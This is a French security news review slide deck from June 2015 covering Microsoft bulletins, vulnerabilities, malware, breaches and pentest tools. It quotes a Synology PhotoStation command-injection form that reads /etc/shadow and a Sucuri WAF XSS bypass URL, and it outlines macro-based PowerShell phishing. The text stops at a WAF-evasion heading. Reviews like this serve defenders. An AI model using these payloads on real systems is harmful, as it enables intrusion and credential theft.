


Revue d'actualité

09/06/2015

Préparée par

*Arnaud **S**OULLIE @arnaudsoullie*
*Vladimir **K**OLLA @mynameisv_*

Failles / Bulletins / Advisories

Microsoft - Avis Mai 2015

MS15-043 Vulnérabilités dans Internet Explorer (22 CVE)  [Exploitabilité 1]

- Affecte:
  - Windows (toutes versions supportées)
  - Correctif également pour Windows XP Embedded POSReady (cf. screenshot après)
  - Remplace MS15-032
- Exploit:
  - 14 x Corruptions de mémoire aboutissant à une exécution de code
  - 3 x Contournement ASLR
  - 4 x Élévation de privilèges (exécution de code avec privilèges élevés)
  - 1 x fuite d'information du presse papier
- Crédits:
  - 0016EECD9D7159A949DAD3BC17E0A939 par ZDI (CVE-2015-1717)
  - Akitsugu (CVE-2015-1703)
  - Ashutosh Mehra (CVE-2015-1688, CVE-2015-1713)
  - Bill Finlayson of BeyondTrust Inc (CVE-2015-1686)
  - Bo Qu de Palo Alto Networks (CVE-2015-1705, CVE-2015-1708, CVE-2015-1711)
  - Daniel Trebbien (CVE-2015-1692)
  - Dhanesh Kizhakkinan de FireEye (CVE-2015-1710)
  - Hao Linan de 360 Vulcan Team (CVE-2015-1685)
  - Jack Tang de Trend Micro (CVE-2015-1694, CVE-2015-1709)
  - Jason Kratzer par VeriSign iDefense Labs (CVE-2015-1658)
  - Jihui Lu de KeenTeam (@K33nTeam) (CVE-2015-1689, CVE-2015-1691, CVE-2015-1718)
  - Mario Heiderich (CVE-2015-1704)
  - SkyLined par ZDI (CVE-2015-1684)
  - sweetchip@GRAYHASH (CVE-2015-1712, CVE-2015-1714)
  - Vincent Lee of TELUS Security Labs (CVE-2015-1692)
  - Zheng Huang de Baidu Scloud XTeam par ZDI (CVE-2015-1706, CVE-2015-1709)

Failles / Bulletins / Advisories

Microsoft - Avis Mai 2015

MS15-044 Vulnérabilités dans GDI+ (2 CVE) [Exploitabilité 1]

- Affecte:
  - Windows (toutes versions supportées)
  - Remplace MS13-034, MS13-082 et MS15-023
- Exploit:
  - Exécution de code à l'affichage (donc traitement) d'une police de caractères (OpenType et TrueTypes) pécialement formaté
  - Contournement d'ASLR à l'affichage...
- Crédits:
  - Dan Caselden de FireEye (CVE-2015-1671)
  - Mateusz Jurczyk de Google Project Zero (CVE-2015-1670)

MS15-045 Vulnérabilités dans le Journal Windows (6 CVE) [Exploitabilité 2]

- Affecte:
  - Windows (toutes versions supportées sauf Windows 2003 et 2008 Core)
  - Remplace MS14-038
- Exploit:
  - Exécutions de code à l'ouverture d'un fichier .JNT spécialement formaté, dont 2 publiées publiquement (CVE-2015-1675 et CVE-2015-1695)
- Crédits:
  - Adith Sudhakar de VMware (CVE-2015-1695, CVE-2015-1698)
  - Bill Finlayson de Beyond Trust, Inc. (CVE-2015-1675)
  - Rohit Mothe de VeriSign iDefense Labs (CVE-2015-1696, CVE-2015-1697, CVE-2015-1698)
  - Steven Seeley de Source Incite (CVE-2015-1699)

Failles / Bulletins / Advisories

Microsoft - Avis Mai 2015

MS15-046 Vulnérabilité dans Office (2 CVE) [Exploitabilité 1]

- Affecte:
  - Office 2007 à 2013
  - Visionneuse PowerPoint Viewer, Word Automation Services pour SharePoint Server 2010 et 2013
  - Office Web Apps 2010, 2013
  - SharePoint Foundation 2010 et 2013
  - Remplace MS13-085, MS15-012, MS15-022 et MS15-033
- Exploit:
  - Exécutions de code à l'ouverture d'un fichier Office spécialement formaté
- Crédits:
  - 3S Labs par ZDI (CVE-2015-1682)
  - Jack Tang de Trend Micro (CVE-2015-1683)

MS15-047 Vulnérabilité dans Sharepoint (1 CVE) [Exploitabilité 2]

- Affecte:
  - Microsoft SharePoint Server 2007, 2010, 2013
  - Remplace MS12-066 et MS15-022
- Exploit:
  - Exécution de code lors du traitement de contenu spécialement formaté, après authentification, du fait d'un mauvais filtrage des entrées utilisateur
- Crédits:
  - ?

Failles / Bulletins / Advisories

Microsoft - Avis Mai 2015

MS15-048 Élévation de privilèges dans .NET (2 CVE) [Exploitabilité 3]

- Affecte:
  - Windows (toutes versions supportées)
  - Remplace MS12-038, MS13-015, MS13-040, MS13-082 et MS14-009
- Exploit:
  - Déni de service lors du traitement d'un XML spécialement formaté
  - Elevation de privilège lors de l'exécution d'une application .NET spécialement formaté (utilisant de l'XML)
- Crédits:
  - John Heasman de DocuSign (CVE-2015-1672)
  - Kalle Niemitalo (CVE-2015-1673)

MS15-049 Elevation de privilèges dans Silverlight (1 CVE) [Exploitabilité 2]

- Affecte:
  - Microsoft Silverlight 5 Windows et Mac !!!
  - Remplace MS14-014
- Exploit:
  - Élévation de privilèges (niveau d'intégrité/permission) depuis une application Silverlight
- Crédits:
  - Exodus Intelligence (CVE-2015-1715)

Failles / Bulletins / Advisories

Microsoft - Avis Mai 2015

MS15-050 Vulnérabilité dans Windows Service Control Manager (1 CVE) [Exploitabilité 2]

- Affecte:
  - Windows (toutes versions supportées)
  - Pas de correctif pour Windows 2003 car... trop compliqué 
- Exploit:
  - Élévation de privilèges local dans Windows Service Control Manager (services.exe)
- Crédits:
  - ?

MS15-051 Vulnérabilités noyau Win32k.sys (6 CVE) [Exploitabilité 0]

- Affecte:
  - Windows (toutes versions supportées)
  - Remplace MS15-023
- Exploit:
  - 5 x Fuites d'information sur la mémoire (contournement d'ASLR)
  - 1 x Élévation de privilèges locale
  - Code source de l'exploit https://github.com/hfiref0x/CVE-2015-1701
- Crédits:
  - WanderingGlitch par ZDI (CVE-2015-1676, CVE-2015-1677, CVE-2015-1678, CVE-2015-1679, CVE-2015-1680)

Failles / Bulletins / Advisories

Microsoft - Avis Mai 2015

MS15-052 Vulnérabilités dans cng.sys (1 CVE) [Exploitabilité 2]

- Affecte:
  - Windows 8.x, 2012, 2012 R2, RT, 2012 Core et 2012 R2 Core
  - Remplace MS15-010
- Exploit:
  - Contournement d'ASLR (KASLR) dans la gestion de la crypto au niveau noyau
- Crédits:
  - lokihardt@ASRT par ZDI (CVE-2015-1674)

MS15-053 Vulnérabilités dans VBScript (2 CVE) [Exploitabilité 2]

- Affecte:
  - JScript 5.6 et 5.7 (Windows Vista, 2003, 2008, 2008 Core)
  - Remplace MS11-031 et MS12-056
- Exploit:
  - Contournement d'ASLR depuis un script VBSCript
- Crédits:
  - Bill Finlayson de BeyondTrust Inc (CVE-2015-1686)
  - SkyLined par ZDI (CVE-2015-1684)

Failles / Bulletins / Advisories

Microsoft - Avis Mai 2015

MS15-054 Déni de service dans MMC (1 CVE) [Exploitabilité 2]

- Affecte:
  - Windows (toutes versions supportées sauf 2003)
- Exploit:
  - Déni de service à l'ouverture d'un fichier .msc (Console de gestion / MMC)
- Crédits:
  - Michael Heerklotz par ZDI (CVE-2015-1681)

MS15-055 Vulnérabilité dans SChannel (1 CVE) [Exploitabilité 1]


- Affecte:
  - Windows (toutes versions supportées)
  - Remplace MS15-031
- Exploit:
  - Fuite d'information en cas de l'utilisation d'une clef temporaire DH de 512bits. ClientMinKeyBitLength positionné à 1024 bits minimum.
- Crédits:
  - ?

Failles / Bulletins / Advisories

Microsoft - Avis Mai 2015

Mise à jour pour Windows XP Embedded POSReady

- Encore et toujours sans documenter dans les bulletins…



Failles / Bulletins / Advisories

Microsoft - Advisories et Revisions Mai 2015

IE 11

- Déni de service
  https://packetstormsecurity.com/files/131967/Microsoft-Internet-Explorer-11-Denial-Of-Service.html

3042058 Update to Default Cipher Suite Priority Order

- V1.0 Publication, ajout de suites cryptographiques avec GCM et PFS :
  - TLS_DHE_RSA_WITH_AES_256_GCM_SHA384,
  - TLS_DHE_RSA_WITH_AES_128_GCM_SHA256,
  - TLS_RSA_WITH_AES_256_GCM_SHA384,
  - TLS_RSA_WITH_AES_128_GCM_SHA256

3062591 LAPS : Local Administrator Password Solution

- V1.0 Publication

2755801 Mise à jour de Flash Player

- V40.0 Nouvelle mise à jour de Flash Player

Failles / Bulletins / Advisories

Microsoft - Autre

Microsoft pourrait faire revivre ses Surfaces non-Pro

- Mais selon des analystes, il faudrait se concentrer sur la gamme Pro

  http://www.computerworld.com/article/2903071/microsoft-should-forget-the-surface-stick-to-the-pro-2-in-1-line.html

PowerShell Direct

- Exécutez du PowerShell depuis Hyper-V dans une machine virtuelle
  - Existe déjà depuis longtemps chez VMWare

  http://blogs.technet.com/b/virtualization/archive/2015/05/14/powershell-direct-running-powershell-inside-a-virtual-machine-from-the-hyper-v-host.aspx

Powershell va intégrer la compatibilité SSH

- Pas de date annoncée

  http://blogs.msdn.com/b/powershell/archive/2015/06/03/looking-forward-microsoft-support-for-secure-shell-ssh.aspx

Microsoft obtient un brevet pour le boot multi-OS sur les dispositifs mobiles

http://www.developpez.com/actu/83789/Microsoft-obtient-un-brevet-pour-le-boot-multi-OS-sur-les-dispositifs-mobiles-pour-executer-Android-sur-ses-telephones-et-bien-plus/

Failles / Bulletins / Advisories

Système (principales failles)

Synology PhotoStation

- Injection et exécution de code à l'envoie d'une description de photo

  https://packetstormsecurity.com/files/132049/Synology-Photo-Station-6.2-2858-Command-Injection.html

```
---------------------------------------------------------------------------------------------
<form action="http://<target>/photo/webapi/photo.php" method="POST">
<input type="hidden" name="id" value="photo_xxx_xxxxxxx…." />
<input type="hidden" name="description" value="|cat
/etc/shadow>/var/services/photo/hacked.txt " />
...
</form>
---------------------------------------------------------------------------------------------
public static function UpdateDescriptionMetadata($path, $description) {
   $cmd = sprintf('%s -M"set %s %s" -M"set %s %s" -M"set %s %s" -M"set %s %s" %s',
      SYNO_EXIFTOOL_FILE,
      "Xmp.dc.description", $description,
      ...
      "Exif.Image.ImageDescription", $description, escapeshellarg($path));
   @exec($cmd);
}
---------------------------------------------------------------------------------------------
```

Failles / Bulletins / Advisories

Système (principales failles)

WhatsApp

- MitM sur un RC4 douteux avec clef utilisé pour les échanges entrants et sortants
  http://m.heise.de/ct/artikel/Keeping-Tabs-on-WhatsApp-s-Encryption-2630361.html
- Récupération d'un jeton d'authentification ne nécessitant pas de confirmation par SMS
  https://github.com/tgalal/yowsup/issues/234

PHP 5.6.9

- Plusieurs exécution de code dont un heap overflow avec unpack()
  http://php.net/ChangeLog-5.php

PC Lenovo

- Élévation de privilège locale sur le service de mise à jour "Lenovo System Update"
  https://packetstormsecurity.com/files/132019/Lenovo-System-Update-Privilege-Escalation.html

Failles / Bulletins / Advisories

Système (principales failles)

SQLite < 3.8.9

- Déni de service voire d'autres effets imprévisibles (CVE-2015-3414)
  http://packetstormsecurity.com/files/cve/CVE-2015-3414

Sort

- Heap overflow
  http://www.openwall.com/lists/oss-security/2015/05/15/1

Backronym (!!?)

- Une vraie vulnérabilité ?
  - Un site http://backronym.fail/ ✅
  - Un nom… particulier ✅
  - Un logo... très moche (cf. troll) 😱
- MitM sur les connexions clientes vers MySQL (CVE-2015-3152)
  https://www.duosecurity.com/blog/backronym-mysql-vulnerability

Failles / Bulletins / Advisories
Système (principales failles)

Qemu, Venom

- Évasion d'une machine virtuelle à partir de l'émulateur de disquette (CVE-2015-3456)
- ~~Une vraie vulnérabilité~~ un vrai coup de com' :
  - Un site http://venom.crowdstrike.com/ ✔
  - Un nom : Venom ✔
  - Un logo ✔
  - … un bon service com' 

- <<la première vuln permettant de sortir d'un environnement virtualisé>>… ou pas, en 2014 :
  - **KVM**, évasion de la machine virtuelle (CVE-2014-0049) http://seclists.org/oss-sec/2014/q1/468
  - **QEmu**, évasion de la machine virtuelle (CVE-2013-4148, CVE-2013-4151, CVE-2013-4535, CVE-2013-4536, CVE-2013-4541, CVE-2013-4542, CVE-2013-6399, CVE-2014-0182, CVE-2014-3461)
  - **QEmu**, déni de service et évasion de la machine virtuelle (CVE-2014-0150, -0142, -0146, -0148) http://git.qemu.org/?p=qemu.git;a=commitdiff;h=edc243851279e3393000b28b6b69454cae1190ef;hp=21e2db72601c48fa593ef7187faf17f324d925c5
  - **Parralells Desktop** (virtualisation pour Mac), évasion de la machine virtuelle http://blog.cr4.sh/2014/11/simple-guest-to-host-vm-escape-for.html
  - **VirtualBox**, évasion de la machine virtuelle (CVE-2014-0983) http://www.vupen.com/blog/20140725.Advanced_Exploitation_VirtualBox_VM_Escape.php
- La vraie première étant celle de Kostya Kortchinsky sur VMWare en 2009 

Failles / Bulletins / Advisories

Système (principales failles)

Qemu, Venom (suite)

- Périmètre impacté extrêmement large :
  - Produits incluant **Qemu** :
    - CentOS https://www.centosblog.com/critical-qemu-vulnerability-venom-affects-xen-kvm-virtualbox-xenserver/
    - Debian https://security-tracker.debian.org/tracker/CVE-2015-3456
    - RedHat https://access.redhat.com/articles/1444903
    - Suse Linux https://www.suse.com/security/cve/CVE-2015-3456.html
    - Ubuntu http://www.ubuntu.com/usn/usn-2608-1/
  - Produits basés sur **Xen** :
    - Amazon, AWS Cloud en mode SaaS http://aws.amazon.com/security/security-bulletins/XSA_Security_Advisory_CVE_2015_3456/
    - Citrix, hyperviseur XenServer http://support.citrix.com/article/CTX201078
    - Xen project, Hyperviseur libre : http://xenbits.xen.org/xsa/advisory-133.html
    - Rackspace, Cloud en mode SaaS https://community.rackspace.com/general/f/53/t/5187
  - Produits basés sur **Virtualbox** :
    - FireEye, Malware Analysis System (AX, NX, EX, FX…) https://www.fireeye.com/content/dam/fireeye-www/support/pdfs/fireeye-venom-vulnerability.pdf
    - Fortinet, FortiSandbox http://www.fortiguard.com/advisory/FG-IR-15-012/
    - Oracle pour VirtualBox, Oracle VM et Oracle Linux : http://www.oracle.com/technetwork/topics/security/alert-cve-2015-3456-2542656.html
  - Produits basés sur **KVM** :
    - Cisco firewall ASA https://tools.cisco.com/quickview/bug/CSCuu45000
    - Bluecoat et la quasi-totalité de ses produits https://bto.bluecoat.com/security-advisory/sa95
    - Digital Ocean, Cloud en mode PaaS https://www.digitalocean.com/company/blog/update-on-CVE-2015-3456/
    - F5, composant vCMP de ses BIG-IP https://support.f5.com/kb/en-us/solutions/public/16000/600/sol16620.html
    - HP OpenStack https://h20566.www2.hp.com/hpsc/doc/public/display?docId=emr_na-c04685037

Failles / Bulletins / Advisories

Matériel

Ouverture de portes de garage en quelques secondes

- Pour celles utilisant un code fixe
- Avec un jouet
- Entropie relativement faible (12 DIP switches => 4096 bits)
- Suppression des temps d'attente entre l'envoi de codes
- Envoi des commandes en overlap (comme sur les interphones, cf. une certaine newsletter d'HSC)

  http://samy.pl/opensesame/

Failles / Bulletins / Advisories

Réseau (principales failles)

Routeurs SOHO, encore une faille

- Exécution de code par un dépassement de pile lors de la connexion à la fonctionnalité “USB over IP” et si le nom du PC dépasse les 64 caractères
- Routeurs impactés : ALLNET, Ambir Technology, AMIT, Asante, Atlantis, Corega, Digitus, D-Link, EDIMAX, Encore Electronics, EnGenius, HawkingTechnology, IOGEAR, LevelOne, LONGSHINE, NETGEAR, PCI, PROLiNK, Sitecom, TP-LINK, TRENDnet, Western Digital et ZyXEL.
  http://blog.sec-consult.com/2015/05/kcodes-netusb-how-small-taiwanese.html

SOHO suite, ce n’est pas comme s’il y’en avait plus de 60 par ailleurs...

https://packetstormsecurity.com/files/132074/60-Vulnerabilities-In-22-SOHO-Routers.html

Et chez DLINK aussi

- Plus de 50 failles dans les NAS et NVR permettant globalement de prendre le contrôle de ces matériels
  http://www.search-lab.hu/media/D-Link_Security_advisory_3_0_public.pdf

Freebox OS (date de 2014 mais publié la semaine dernière sur FD)

- Création arbitraire d’un utilisateur VPN via CSRF
- XSS
  http://seclists.org/fulldisclosure/2015/Jun/1

Failles / Bulletins / Advisories

Réseau (principales failles)

Adios Hola

- VPN gratuit peer to peer, utilisé par 47 millions de personnes
- Gros problèmes de sécurité
  - Permet de tracker les utilisateurs (cookie ajouté par l'application automatiquement)
  - Chaque utilisateur peut être un noeud de sortie
  - L'application rend vulnérable à l'exécution de code arbitraire

http://adios-hola.org/

WAF Sucuri : Contournement du filtre anti-XSS

```
http://www.site.com/shop.php?c=4"><a fooooooooooooohref=JaVAScript%26colon%3Bprompt%26lpar%3B1%26rpar%3B%>
```

http://www.rafayhackingarticles.net/2015/04/sucuri-waf-xss-filter-bypass.html

WAF Sophos : Contournement des filtres

- En mettant les injections dans du JSON

https://packetstormsecurity.com/files/132065/SOPHOS-WAF-JSON-Filter-Bypass.html

Vulnérabilités dans les équipements de téléprésence CISCO

- Déni de service et prise de contrôle à distance des équipements

http://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20150513-tc

Failles / Bulletins / Advisories

Apple

Panne iOS à la réception d'un message Unicode

http://www.reddit.com/r/apple/comments/37enow/about_the_latest_iphone_security_vulnerability/

Vulnérabilité au niveau du firmware

- Lors de la sortie de veille, les protections BIOS sont désactivées et on peut modifier le BIOS depuis l'espace utilisateur (pas besoin d'exploiter Thunderbolt )

  http://seclists.org/fulldisclosure/2015/May/124

  https://reverse.put.as/2015/05/29/the-empire-strikes-back-apple-how-your-mac-firmware-security-is-completely-broken/

Apple Watch

- Correction de Freak (interception SSL/TLS), de plusieurs exécutions de code, élévations de privilèges et déni de service (Dont un sur TCP)

  https://support.apple.com/en-au/HT204870

Failles / Bulletins / Advisories

Google

Google App Engine (GAE) : bis repetita placent (cf. revue du 2015-02-10)

- Publication de vulnérabilités dont certaines permettant de sortir de la sandbox java

  http://seclists.org/fulldisclosure/2015/May/61

- Par la même équipe Polonaise qu'en décembre 2014
- Avec le code d'exploitation http://www.security-explorations.com/en/SE-2014-02-details.html
  - Car Google a fait la sourde oreille pendant 3 semaines 

Failles / Bulletins / Advisories

Divers

Vulnérabilité dans MongoDB liée au parsing Ruby

http://sakurity.com/blog/2015/06/04/mongo_ruby_regexp.html

Exécution de code arbitraire à distance sur Redis

- Permet de s'échapper de la sandbox LUA

  http://benmmurphy.github.io/blog/2015/06/04/redis-eval-lua-sandbox-escape/

Audit des clés SSH autorisées sur GitHub

- Github permet de consulter les clés publiques autorisées à publier pour chaque compte
- Récupération de plus d'un million de clés publiques, principalement RSA
- 2 clés de 256 bits, 7 de 512 bits (clé de 256 bits factorisée en 25min)
- Bug de 2008 sous Debian (CVE-2008-0166)⇒ seulement 32 000 clés possibles
  - Spotify, Yandex, Django, Python autorisent certaines de ces clés à "commiter"
- Clés faibles et vulnérables révoquées par Github rapidement

  https://blog.benjojo.co.uk/post/auditing-github-users-keys

  https://www.debian.org/security/2008/dsa-1571

Piratages, Malwares, spam, fraudes et DDoS

Hack 2.0

Pourchasser les gens à base de bornes Wifi

http://arxiv.org/pdf/1505.06311v1.pdf

Des ~~Serpents~~ Hackers dans l'Avion

http://www.pcworld.com/article/2923332/security-researchers-hack-caused-airplane-to-climb-fbi-asserts.html

- Aucun rapport : United Airlines lance son Bug Bounty
  - Exécution de code à distance = 1'000'000 miles

http://www.united.com/web/en-US/content/contact/bugbounty.aspx

Fausse application Minecraft sur Android, type "rançongiciel"

- Des centaines de milliers de victimes

http://www.welivesecurity.com/2015/05/22/scareware-fake-minecraft-apps-scare-hundreds-thousands-google-play/

Piratages, Malwares, spam, fraudes et DDoS

Malware

Tox, Rançongiciel as a Service

- Binaire sur Virus total : 13/56
  http://toxicola7qwv37qj.onion/

Un vers pour les routeurs SOHO

- Découvert par 2 chercheurs français d'ESET
  http://www.welivesecurity.com/2015/05/26/moose-router-worm/

Locker, l'auteur s'excuse et publie les clefs

- Dans un CSV de 60 000 clefs
  https://freedomhacker.net/alleged-author-locker-ransomware-apologizes-publishes-decryption-keys-4226/
  https://mega.co.nz/#!W85whbSb!kAb-5VS1Gf20zYziUOgMOaYWDsI87o4QHJBqJiOW6Z4

Piratages, Malwares, spam, fraudes et DDoS
Internet des Objets

Une analyse de la sécurité d'Android Wear

- Première analyse de surface, ne concerne pas la connexion Bluetooth
- Conclusion : un code malveillant non privilégié ne peut pas envoyer de messages arbitraires aux applications communiquant avec des périphériques Android Wear

https://labs.mwrinfosecurity.com/blog/2015/05/22/android-wear-security-analysis/

Hacking de prises connectées (EDUP)


- Se connecte au WiFI de la maison et discute avec un C&C en Chine
- Pas de sécurité, les commandes sont rejouables

http://n0wblog.blogspot.com.es/search/label/edup+english

Analyse de firmware et fail sur le serveur DDNS

- Analyse du firmware d'une caméra de surveillance IP
- Le système embarque une fonctionnalité de client DDNS via HTTP
- Accès au panel d'admin, sans authentfication si on utilise cette URL

http://itsjack.cc/blog/2015/05/when-i-analysed-firmware-and-found-a-complete-ddns-server-fail/



Piratages, Malwares, spam, fraudes et DDoS

Espionnage

QuantumInsert (de la NSA) et ses petits frères

http://blog.fox-it.com/2015/04/20/deep-dive-into-quantum-insert/

De nouvelles informations sur les capacités de la NSA

https://www.schneier.com/blog/archives/2015/05/more_on_the_nsa_1.html

Un avocat de lanceur d'alerte se retrouve avec des malwares

- Chargé par la police en supplément des éléments du dossier (Zeus, Cycbot...)
  http://arstechnica.com/security/2015/04/lawyer-representing-whistle-blowers-finds-malware-on-drive-supplied-by-cops/

Stuxnet aurait aussi visé la Corée du Nord

- Activé en cas de détection de région de la Corée du Nord
  http://www.reuters.com/article/2015/05/29/us-usa-northkorea-stuxnet-idUSKBN0OE2DM20150529

Vol de données personnelles de 4 millions de personnes

- Données provenant de l' "*Office of Personnel Management*"
- Notamment des informations sur les personnes disposant d'habilitations
  http://www.reuters.com/article/2015/06/05/us-cybersecurity-usa-idUSKBN0OK2IK20150605

Piratages, Malwares, spam, fraudes et DDoS

Sites Piratés

Intrusion sur le SI du parlement allemand

- Visant les députés travaillant sur l'affaire de l'espionnage pour le compte de la NSA
- Au point qu'ils envisagent une reconstruction totale du SI

http://securityaffairs.co/wordpress/36954/hacking/unknown-hackers-hit-bundestag.html
http://www.rts.ch/info/sciences-tech/reperages-web/6804124-le-bundestag-allemand-depasse-par-une-cyberattaque.html

MalPutty, publication d'une version backdoorée de Putty

- Des mêmes auteurs que StealZilla (distribution d'un FileZilla backdooré)
- Exfiltration des identifiants et mots de passe à la connexion

http://blogs.cisco.com/security/trojanized-putty-software

HexRay, éditeur d'IDA victime d'une attaque ciblée

- Exfiltration de clefs de licence et de données sur les clients

http://www.securityweek.com/ida-developer-hex-rays-falls-victim-targeted-attack

Le fisc américain (IRS) se fait dérober 100 000 enregistrements

- Via leur application "Get Transcript"

https://threatpost.com/irs-hack-exposes-100000-taxpayer-records/113017

Le n°1 du streaming en Inde piraté

- ganaa.com se fait voler 10 millions de données utilisateurs

http://thehackernews.com/2015/05/gaanacom-hacked-10-million-users.html

Crypto
Divers

Philip Zimmermann déplace Silent Circle en Suisse

- Pour fuir l'espionnage légal américain et préserver la sécurité de ses usagers
  http://www.theguardian.com/technology/2015/may/25/philip-zimmermann-king-encryption-reveals-fears-privacy

Bar Mitzvah attaque sur RC4 utilisé dans SSL/TLS

- MitM et injection, plus stable que Beast
- Connue depuis 13 ans...
  http://www.darkreading.com/attacks-breaches/ssl-tls-suffers-bar-mitzvah-attack-/d/d-id/1319633

Pentest

Techniques & outils

VolDiff

- Diff entre 2 captures mémoire, avant et après exécution d'un binaire pour détecter les changements

  https://github.com/aim4r/VolDiff

Zarp, un outil d'attaque réseau assez complet

- Prise d'empreintes
- DoS
- Spoof arp
- Écoute et interception de contenu intéressant

  https://github.com/hatRiot/zarp

Plecost, Prise d'empreinte dédié à WordPress

- Affiche en particulier les CVE des vulnérabilités probables

  http://www.darknet.org.uk/2015/05/plecost-wordpress-fingerprinting-tool/

Les 14 meilleurs scanner de vulnérabilité Open Source

http://resources.infosecinstitute.com/14-popular-web-application-vulnerability-scanners/

Pentest
Techniques & outils

Comprendre les vulnérabilités Ruby

- The RubySec Field Guide by Trail of bits
- Permet de s'entraîner à exploiter les vulnérabilités de parsing en Ruby

  http://blog.trailofbits.com/2015/06/08/introducing-the-rubysec-field-guide/

Macros & PowerShell

- Mettre du code PowerShell dans la balise "auteur" d'un doc Word
- Définir une macro qui récupère la valeur de ce champ et l'exécute...

  http://www.securitysift.com/phishing-with-macros-and-powershell/

Du nouveau dans Metasploit

- Meterpreter multi-transport
  - Possibilité de définir plusieurs méthodes de transport (TCP, HTTP) et changement automatique en cas de problème de connexion
  - Pensez à killer vos sessions en partant de chez le client !

  https://github.com/rapid7/metasploit-framework/wiki/Meterpreter-Transport-Control
- Wassenaar ? ⇒ une demande d'export est nécessaire pour les versions Community et Pro (pas pour la version Open Source)

  https://community.rapid7.com/community/metasploit/blog/2015/06/05/availability-of-metasploit-community-metasploit-pro-trials-outside-us-canada

Pentest

Techniques & outils

Énumérer les employés d'une société sur LinkedIn

- Parfait pour débuter une campagne d'hammeçonnage ciblée
- Utilisation de recon-ng
  https://blog.netspi.com/collecting-contacts-linkedin-using-linkedin_crawl/

Evasion de WAF

